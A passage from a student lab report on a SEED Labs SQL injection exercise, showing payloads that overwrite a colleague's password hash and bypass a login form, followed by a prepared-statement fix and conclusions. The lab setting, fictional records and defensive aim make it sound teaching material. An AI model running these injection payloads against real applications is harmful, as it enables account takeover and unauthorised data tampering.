995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |       |     |       |
99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |       |     |       |
a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
6 rows in set (0.00 sec)
```

[CODE CHUNK 3.3]

Task 3.3: Modify other people' password.

After changing Boby's salary, we are still disgruntled, so we want to change Boby's password to something that we know, so that then we can log into his account and do further damage.

Let's assume that we know that the database stores in the variable *Password* the hash value of passwords instead of the plaintext password string (see Code Chunk 3.3), and that it uses SHA1 hash function to generate the hash value of passwords (see Chunk Code 3.4, showing that SHA1 is the hashing function used in the vulnerable PHP code[13]).

```
$conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address'
,Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```

[CODE CHUNK 3.4]

So, we can perform again our attack from Alice's Edit-Profile page, by writing in the NickName field the following (see Figure 3.5):

[13] File: image_www/Code/unsafe_edit_backend.php, inside the Labsetup folder provided by SeedLab

```
', password=sha1('12345'), WHERE Name=Boby; #
```

It is worth noting that in this case the *sha1()* function is a function in SQL language that coincidentally matches the equivalent PHP function we have seen in Figure 3.5.



Figure 3.5: SQL injection to modify Boby's password

To check whether our attack was successful, we can do two different things:

- Firstly, check the credentials table, to see whether the hashed password has changed (compare Code Chunk 3.3 with Code Chunk 3.5: Boby's hashed password has become '`8cb2237d0679ca88db6464eac60da96345513964`')
- Secondly, try to log in into Boby's account using the new password '12345' (see Figure 3.6-3.7)

```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
|
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
|  1 | Alice | 10000 |  77777 | 9/20  | 10211002 |             |         |       |          |
fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          |
8cb2237d0679ca88db6464eac60da96345513964 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          |
a3c50276cb120637cca669eb38fb9928b017e9ef |
```

```
| 4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |           |       |     |       |
995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |           |       |     |       |
99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5   | 43254314 |           |       |     |       |
a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

[CODE CHUNK 3.5]



Figure 3.6-3.7: Logging in into Boby's profile with the new password '12345'

We see that our attack was successful and now we are able to perform further damage.

Task 4: Structuring a countermeasure

The fundamental problem of the SQL injection vulnerability is the failure to separate code from input data. When constructing a SQL query statement, the program (e.g. PHP program) understands which part is input as data and which part is code. Unfortunately, if input data to the query matches a correct SQL syntax, when the SQL statement is interpreted, the boundaries between data and code are compromised: the boundaries that the SQL interpreter sees may be different from the original boundaries that were set by the developers. To solve this problem, it is important to ensure that the structure of the statement and thus the code boundaries are consistent in the server-side code and in the database interpretation. The most secure way to implement this is to use “prepared statements”.

To understand how prepared statements prevent SQL injection, we need to understand what happens when SQL server receives a query.
The high-level workflow of how queries are executed is shown in Figure 4.1.



Figure 4.1: SQL statement execution phases

The statement execution follows the following steps:

- Queries first go through the parsing and normalisation phase, where a query is checked against the syntax and semantics.
- The next phase is the compilation phase where keywords (e.g. SELECT, FROM, UPDATE, etc.) are converted into a format understandable to machines. Basically, in this phase, the query is interpreted.
- In the query optimization phase, the number of different plans are considered to execute the query, out of which the best optimised plan is chosen.
- The chosen plan is stored in the cache, so whenever the next query comes in, it will be checked against the content in the cache; if it’s already present in the cache, the parsing, compilation and query optimization phases will be skipped.
- The compiled query is then passed to the execution phase, where it is actually executed.

Prepared statement format comes into the picture after the compilation but before the execution step. A prepared statement will go through the compilation step, and be turned into a pre-compiled query with empty placeholders for data.
To run this pre-compiled query, data needs to be provided, but this data will not go through the compilation step; instead, they are plugged directly into the pre-compiled query, and are sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statements prevent SQL injection attacks.

In Code Chunks 4.1-4.2 we show how to use prepared statements[14] to rewrite the code that is vulnerable to SQL injection attacks, using the SELECT statement.

```
$sql = "SELECT name, local, gender
      FROM USER_TABLE
      WHERE id = $id AND password ='$pwd' ";
$result = $conn->query($sql)
```
[CODE CHUNK 4.1]

The above code (Code Chunk 4.1) is vulnerable to SQL injection attacks. It can be rewritten to the following Code Chunk 4.2:

```
$stmt = $conn->prepare("SELECT name, local, gender
                  FROM USER_TABLE
WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```
[CODE CHUNK 4.2]

Using the prepared statement mechanism, we divide the process of sending a SQL statement to the database into two steps:

- The first step is to only send the code part, i.e. a SQL statement, without the actual data. This is the preparation step. As we can see from the above code snippet, the actual data is replaced by question marks (?).
- We then send the data to the database using `bind_param()`. The database will treat everything sent in this step only as data, not as code anymore. It binds the data to the corresponding question marks of the prepared statement. In the `bind_param()` method, the first argument "is" indicates the types of the parameters: "i" means that the data in `$id` has the integer type, and "s" means that the data in `$pwd` has the string type.

In this task, we will use the prepared statement mechanism to fix the SQL injection vulnerability present in the login form. For this task, we rely on a simplified program inside the “defense” folder provided by SeedLab[15].

---

[14] See Lab Documentation at SEEDLAB: Web SQL Injection
[15] Directory: image_www/Code/Defense, inside the Labsetup folder provided by SeedLab

It features a page similar to the login page of the web application[16], allowing to query an employee's information providing the correct username and password.

The data typed in this page will be sent to the server program getinfo.php, which invokes a program called unsafe.php: the SQL query inside this PHP program is vulnerable to SQL injection attacks. We will modify the SQL query in unsafe.php using the prepared statement, so the program can successfully defeat SQL injection attacks.

We see in Code Chunk 4.3, taken from the "unsafe.php" file, that the SQL query features the same SQL Injection vulnerability discussed in task 2 and 3 of this report.

```
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and      Password='$hashed_pwd'");
```
[CODE CHUNK 4.3]

In fact, the attack can be performed by simply typing in the username field:

```
Boby' #
```

By injecting this input, the WHERE statement contained in Code Chunk 4.3 is still verified, since the password check gets commented out.
Therefore, we can access the system as Boby, without providing any password, visualising his personal information as depicted in figure 4.2.



Figure 4.2 Successful attack attempt

Thus we need to modify the query to a prepared statement format in order to resolve the vulnerability (see Code Chunk 4.4) and prevent the attack from being successful.

[16] File: image_www/Code/Defense/index.html, inside the Labsetup folder provided by SeedLab

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ?");
// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

$stmt->close();
```
[CODE CHUNK 4.4]

The prepared statement described in Code Chunk 4.4 binds the input parameters to string type, clearly stating the code/data boundaries. In fact, in the `bind_param()` method, the first argument "ss" indicates the types of the parameters: "ss" means that the data in `$id` and `$pwd` will be treated as string type.

After having modified the “unsafe.php” file[17], we proceed in updating the file in the defense web app folder (see Code Chunk 4.5).

```
[10/26/22]seed@VM:~/.../defense$ docker cp unsafe.php 2e1c09ba14f2:/var/www/SQL_Injection/defense
```
[CODE CHUNK 4.5]

Now, performing again the trial detailed in figure 4.2 we check that the attack is not successful anymore (see Figure 4.3). The code we used to inject before is now correctly treated as data input of string type and no more executed as code: SQL injection attack fails and information retrieval is no more possible without logging in with the correct employee password.



Figure 4.3 Unsuccessful attack attempt

[17] File: image_www/Code/Defense/unsafe.php, inside the Labsetup folder provided by SeedLab

Conclusions

In the implementation of a SQL injection (SQLi), we were able to interfere with the queries that an application makes to its database. The discussion allows us to conceive how dangerous SQL injection can be in terms of business impact.

The vulnerability generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data on the application database. In our case, the attacker managed to get unauthorised access to any user's personal information, from salary to social security number. In a real case scenario, these could have been email addresses, home addresses or other sensitive information, as credit card or payment coordinates.

The vulnerability severity and impact skyrocket if the vulnerability allows the attacker to modify database entries. In this example, Alice, an employee of the company, was able to increase her own salary (direct economic damage to the company), reduce those of other people, and even modify passwords. This means that not only could she potentially gain access to very sensitive information about her colleagues, but also change them at will.
In a real case scenario if the database contained IBAN codes where the company was redirecting monthly salaries payments, the attacker could have modified these substituting with proprietary coordinates, subtracting huge amounts of money from the company.

Prepared statements allow the resolution of application database queries vulnerabilities, preventing the successful carry out of the attack. Even if SQL code were provided as input data, by skipping the compilation step, the injected code would be simply treated as pure data of the specified kind, thus SQL injection attack cannot be performed anymore.

Bibliography Appendices

Sources have been linked at the bottom of the corresponding page of reference as well as code chunks have been embedded in the discussion for descriptive purposes.
All the material to reproduce the trial and test the vulnerabilities discussed in our report is provided by SeedLab and is available at the following link.

Evaluation Page

Technical content

Deepness and soundness

Presentation